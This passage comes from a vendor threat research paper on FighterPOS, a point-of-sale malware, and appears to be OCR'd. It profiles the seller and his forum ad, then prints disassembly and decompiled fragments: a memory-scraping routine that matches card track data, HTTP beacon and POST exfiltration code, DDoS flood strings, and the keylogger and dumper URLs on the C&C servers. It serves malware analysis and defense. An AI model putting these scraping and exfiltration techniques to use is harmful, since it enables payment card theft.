


FighterPOS

The Anatomy and Operation of a New One-Man PoS Malware Campaign

Trend Micro Forward-Looking
Threat Research Team

CONTENTS

Introduction iii

Purchasing and Control Panel Overview 1

FighterPOS Functionality 4

C&C Infrastructure 8

Victimology 11

EMV Card Data Recorder 12

Conclusion iv

Appendix v

- Main Infectors v
- Components vi
- Tools vi
- YARA Rules vi

References viii

TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an “as is” condition.

INTRODUCTION

A one-man cybercriminal operation that uses point-of-sale (PoS) malware has stolen more than 22,000 unique credit card numbers from terminals in Brazil, Canada, and the United States in a span of just one month.

This research paper documents our findings related to the PoS malware variant we have dubbed "FighterPOS" and its author.

FighterPOS is currently being sold underground as a top-ranking PoS malware variant in Brazil. Its nature makes it a specialized kind of threat designed to work on very specific systems and process specific types of information. As such, its variants remain limited in number, several of which are just updated versions of previous iterations.

Cybercriminals are becoming more and more equipped to develop their own PoS malware variants using other malware's code and other customizable components sold in underground markets.

Though FighterPOS is not technically new, its control panel proved to be an improved version of vnLoader, a popular botnet client. This armed it with botnet capabilities that cybercriminals can use to control infected PoS terminals. Its RAM-scraping component, meanwhile, bears a lot of similarities to NewPOSThings, leading us to believe that the latter's code was bought and improved to create a new piece of malware.


A close look at the creator of FighterPOS brought to light an actor with a long history in carding and payment scams. He has since then taken the role of both malware developer and seller, starting his one-man operation. Further investigation also revealed that he not only sold FighterPOS but also offered services to ensure it remains undetected.

As more cybercriminals gain the ability to build their own PoS malware variants, we will see more of them sold underground and used in attacks.

Purchasing and Control Panel Overview


Any cybercriminal on the lookout for PoS malware and control panels or builders do not have to exert too much effort. Finding new and undetectable samples and well-designed panels is more difficult to do though.

While scouring the Deep Web for useful intelligence, we came across the Evolution forum, which has been recently taken down. On it, we found an ad for a new PoS malware variant for sale that has been dubbed “BRFighter” by its creator. While not necessarily revolutionary, BRFighter or FighterPOS (our own monicker) piqued our interest because of its control panel’s professional look and functionality support. After further digging, its creator also proved quite interesting.



Ad selling FighterPOS

FighterPOS’s supposed creator, a Chilean now living in Rio named “AlejandroV,” goes by the handle “cardexpertdev.” Evidence based on open source intelligence (OSINT) shows he has spent some time in jail though he remains quite active in underground forums, selling a wide variety of malicious tools and malware.



Cardexpertdev's wares on the Evolution forum

AlejandroV actively sells credit card dumps, along with FighterPOS malware and its control panel. FighterPOS's control panel was sold for 18.3823 Bitcoins (roughly US$5,251.82) at the time of writing. It came with a binary that buyers can already distribute and control. While it may seem expensive, users can easily get their money back by selling or using stolen credit card credentials. FighterPOS buyers who wish to purchase an additional .EXE file and a panel instance are charged an additional US$800.

AlejandroV is also quite the salesman, presenting FighterPOS as a top-ranking PoS terminal infector in Brazil.

Im here to sale my private Skimmer Malware , is a bot designed to collect track1 and track2 , also keylogger whit timestamp.
We are talking of " BrFighter" a memory scrambler able to extract dumps direct from the memory bypassing any chryptography
Also whit the keylogger , you are able to collect track2 (101 , 201 , 2xx) whit Cvv code(keylogger).
Dumps come encrypted to your panel so no one are able to decrypt and see what are you receiving.
Data can be delivered to an email (decrypted) direct from memory.
Malware is auto persistant . Detected for some antivirus , you need to create a exeption or delivery your exe Encrypted
using some FUD service avaliable right here in EVO (not all antivirus detect).
Is the most active Malware in brazil , actually 1281 POS infected and still increase.
Is a private Malware , no one have copy , code or any about this , you will no see this in any forum because have never been exposed

At this time i provide a Panel (c&c panel) and a exe ready to be used.
If you need some extra Exe whit new panel then you will need to pay Us$ 800 USD for this.


All support guarantee ,

Test this , receive Million dumps per day , open your own bussines.
here are the oportunity to become a Dump Seller or just to collect dumps for your own work
Dumps collected by yourself have 100 % more chances of sucess that the dumps you buy in markets.
Me smart Collect your own data.

FighterPOS sales pitch


AlejandroV, however, clearly states that his .EXE file is not fully undetectable. As such, buyers will need to use crypting services to evade antimalware scanners. This is common though, as PoS malware need to be encrypted to bypass several defensive security controls.

To gain more information, we contacted AlejandroV while posing as possible buyers. He gave us the information required to log in to a command-and-control (C&C) server so we can take a look at the FighterPOS panel.




Private FighterPOS conversation on Evolution

The panel had useful information such as computer names, OSs, IP addresses, build numbers, keylogger status, and the countries the victims resided in.



BRFighter control panel

The panel is well organized and allows users to choose from a multitude of functionalities. It is actually an improved version of vnLoader, a well-known botnet panel distributed in underground forums. It allows users to choose from several commands such as “Download and Execute files/applications” and “Remove bots” to execute on infected systems.



FighterPOS functionality selections

© 2015 Trend Micro Incorporated

FighterPOS Functionality

FighterPOS does not differ much from PoS malware seen in the past. It collects Tracks 1 and 2 credit card data and Card Verification Value (CVV) numbers. [1] It has a RAM-scraping functionality commonly seen among PoS malware. It also has a keylogger functionality that allows users to log keystrokes made on infected PoS terminals.

We analyzed a main infector sample named *"IE.exe"* (MD5: *55fb03ce9b698d30d946018455ca2809),* which communicated with the C&C server, *ctclubedeluta.org.*

This FighterPOS sample was written in Microsoft® Visual Basic® 6. Although Visual Basic 6 is considered outdated and antiquated, it still functions very well even on fully patched systems. The first thing FighterPOS does is to copy itself to another location to maintain persistence. It then communicates with the panel administrator by sending an HTTP GET request to the C&C server.

```
loc_00431912: mov var_190, 0041EEB4h ; "GET "
loc_0043191C: mov var_198, esi
loc_00431922: mov var_1A0, 00420274h ;         logger.php?id="
loc_0043192C: mov var_1A8, esi
loc_00431932: call 00449E50h
loc_00431937: lea edx, var_1C8
loc_0043193D: lea ecx, var_A8
loc_00431943: mov var_1B0, 0041EF00h ; "&com="
loc_0043194D: mov var_1B8, esi
loc_00431953: mov var_1C0, 0041EF10h ; "computername"
```

Building an HTTP GET request

After notifying the panel administrator, FighterPOS implements a control functionality with a timer that constantly checks for new command queries from the C&C server.

```
loc_004278AF: mov var_174, 0041EEB4h ; "GET "
loc_004278B9: mov var_17C, edi
loc_004278BF: mov var_184, 0041EEC4h ;      command.php?id="
loc_004278C9: mov var_18C, edi
loc_004278CF: mov var_194, edx
```

Checking for a new command query

© 2015 Trend Micro Incorporated

FighterPOS supports several commands, including:

- Malware auto-update
- File download and execution
- Credit card data exfiltration via email or File Transfer Protocol (FTP)
- Keylogger data exfiltration via email or FTP
- HTTP Layer 7 or User Datagram Protocol (UDP) Layer 4 distributed denial-of-service (DDoS) attack execution

Each client may, however, require a different password before it accepts panel commands.

Most of FighterPOS's functionalities come from the vnLoader botnet client, which AlejandroV improved for PoS malware distribution.

After successful infection, FighterPOS spawns *ActiveComponent.exe* (MD5: *6cb50f7f2fe6f69ee8613d531e816089),* a generic RAM scrapper written in C++ that inspects a terminal's memory for all running credit-card-related processes. It does not scrape data related to the following processes though:

- *svchost.exe*
- *System*
- *smss.exe*
- *csrss.exe*
- *winlogon.exe*
- *lsass.exe*
- *spoolsv.exe*
- *alg.exe*
- *wuauclt.exe*
- *[System Process]*


ActiveComponent.exe uses a basic algorithm to match credit card data.

```
58          if ( v5 )
59          {
60            v6 = v5 + 100;
61            NumberOfBytesRead = 0;
62            ReadProcessMemory(hProcess, Buffer.BaseAddress, (LPVOID)(v5 + 100), v3, &NumberOfBytesRead);// Read process memory in chunks
63            v7 = v6;
64            if ( v6 < (unsigned int)((char *)v24 + NumberOfBytesRead + 100) )
65            {
66              while ( 1 )
67              {
68                v8 = *(_BYTE *)v7;
69                if ( *(_BYTE *)v7 == '=' )      // Track 2 separator
70                  break;
71                if ( v8 != '^' )                // Track 1 separator
72                {
73                  if ( v8 >= '0' && v8 <= '9' ) // Looking for numeric data
74                    goto LABEL_20;
75                  v9 = *(_BYTE *)(v7 + 1);
76                  if ( v9 >= '0' && v9 <= '9' )
77                    goto LABEL_20;
78                  if ( v9 == '=' || v9 == '^' )
79                    goto LABEL_20;
80                  goto LABEL_19;
81                }
82                sub_402FF0((void *)v2, v7, 1);
83                sub_402FF0((void *)v2, v7, 2);
84                v7 += 12;
85    LABEL_20:
86                if ( ++v7 >= v6 + NumberOfBytesRead )
87                  goto LABEL_21;
88              }
89              if ( sub_402D70((void *)v2, (_BYTE *)v7, 1) || sub_402D70((void *)v2, (_BYTE *)v7, 2) )
90                v29 = 1;
91    LABEL_19:
92              v7 += 13;
93              goto LABEL_20;
94            }
95    LABEL_21:
96            NumberOfBytesRead = 0;
97            j_j__free(v24);
98            v1 = hProcess;
99          }
```

Basic ActiveComponent.exe *algorithm to match credit card data*

ActiveComponent.exe writes all credit card data found in the memory to the standard output (stdout), which makes it highly flexible. In fact, we noticed some similarities between NewPOSThings and FighterPOS binaries, which include the debug string *(PDB)* in the offset *0x1f8c8 (.rdata)* section, *c:\users\tom\documents\visual studio 2012\Projects\scan\Release\scan.pdb.* [2]

FighterPOS then redirects *ActiveComponent.exe's* output to a file called *"traces.txt"* using a batch (.BAT) file.



Redirecting ActiveComponent.exe *output to* traces.txt

Using the timer, FighterPOS encrypts its content using an Rijndael (AES) cryptographic algorithm Visual Basic implementation then sends it via HTTP POST with a */bot/dumper.php* script to the C&C server. [3]

```
loc_00433227: var_4C = Environ("computername")
loc_00433238: var_eax = call Proc_5_0_449E50(var_B0, var_4C, Me)
loc_00433249: var_188 = "&log="
loc_0043325D: var_eax = call Proc_5_0_449E50(var_E0, vbNullString, )
loc_004332BF: var_44 = "id=" & var_60 & "&com=" & var_B0 & "&log=" & var_E0
loc_00433319: var_158 = "POST "
loc_00433329: var_168 = "bot/dumper.php HTTP/1.1"
loc_00433339: var_178 = "vbCrLf"
loc_00433345: var_188 = "Host: "
loc_00433355: var_198 = "vbCrLf"
loc_00433361: var_1A8 = "Content-Type: application/x-www-form-urlencoded"
loc_00433395: var_1B8 = "vbCrLf"
loc_0043339B: var_1D8 = "vbCrLf"
loc_004333A1: var_1F8 = "vbCrLf"
loc_004333A7: var_208 = "vbCrLf"
loc_004333BF: var_1C8 = "Connection: keepalive"
loc_004333C9: var_1E8 = "Content-Length: "
loc_00433400: var_90 = "POST " & Me.Width = %x1s & "bot/dumper.php HTTP/1.1" & "vbCrLf" & "Host: "
loc_00433452: var_E0 =  & Me.BackColor = %StkVar1 & "vbCrLf" & "Content-Type: application/x-www-form-urlenc
loc_004334CE: var_2C = var_E0 & "vbCrLf" & "Content-Length: " & Len(var_44) & "vbCrLf" & "vbCrLf" & var_44
```

Building an HTTP POST request

FighterPOS can also perform Layers 7 and 4 DDoS attacks via HTTP and UDP flooding, respectively, which makes it very flexible and attractive to prospective buyers.

```
loc_00436732: mov var_D4, 0041EDF4h ; " GMT|"
loc_0043673C: mov var_F4, 00420CE0h ; "] UDP-Flood started at: "
loc_00436746: mov var_114, 00420D18h ; " until "
loc_00436750: mov var_134, 0041EE80h ; " GMT"
```

FighterPOS's UDP flooding functionality

```
loc_00427242: mov var_F4, 0041EDF4h ; " GMT|"
loc_0042724C: mov var_114, 0041EE04h ; "] HTTP-Flood started at: "
loc_00427256: mov var_134, 0041EE3Ch ; " with "
loc_00427260: mov var_154, 0041EE50h ; " Connections, until "
loc_0042726A: mov var_174, 0041EE80h ; " GMT"
```


FighterPOS's HTTP flooding functionality inherited from vnLoader

FighterPOS uses very specific formats for C&C communication. The keylogger, for instance, sends data to the server using the format, *http://ctclubedeluta.org/BrFighter/bot/keylogger.php?id=<ID>&com=<ID>&key={data}*. The credit card dumper, meanwhile, uses the format, *http://ctclubedeluta.org/BrFighter/bot/dumper.php?id=<ID>&log={DATA}*.

© 2015 Trend Micro Incorporated


C&C Infrastructure

We took a closer look at a couple of FighterPOS C&C servers. The first server, *ctclubedeluta.org,* probably named after a mixed-martial-arts gym in Rio that AlejandroV used to frequent, was open to the public. It allowed unfettered access to its entire directory structure, including logs, malware samples, panel code, and other information.



Open ctclubedeluta.org *C&C server index folder*


The second C&C server, *sitefmonitor.com,* which the administrator seemed to have migrated operations to, also had open directories, allowing us to see logs, malware samples, and panel code.



Open sitefmonitor.com *C&C server index folder*

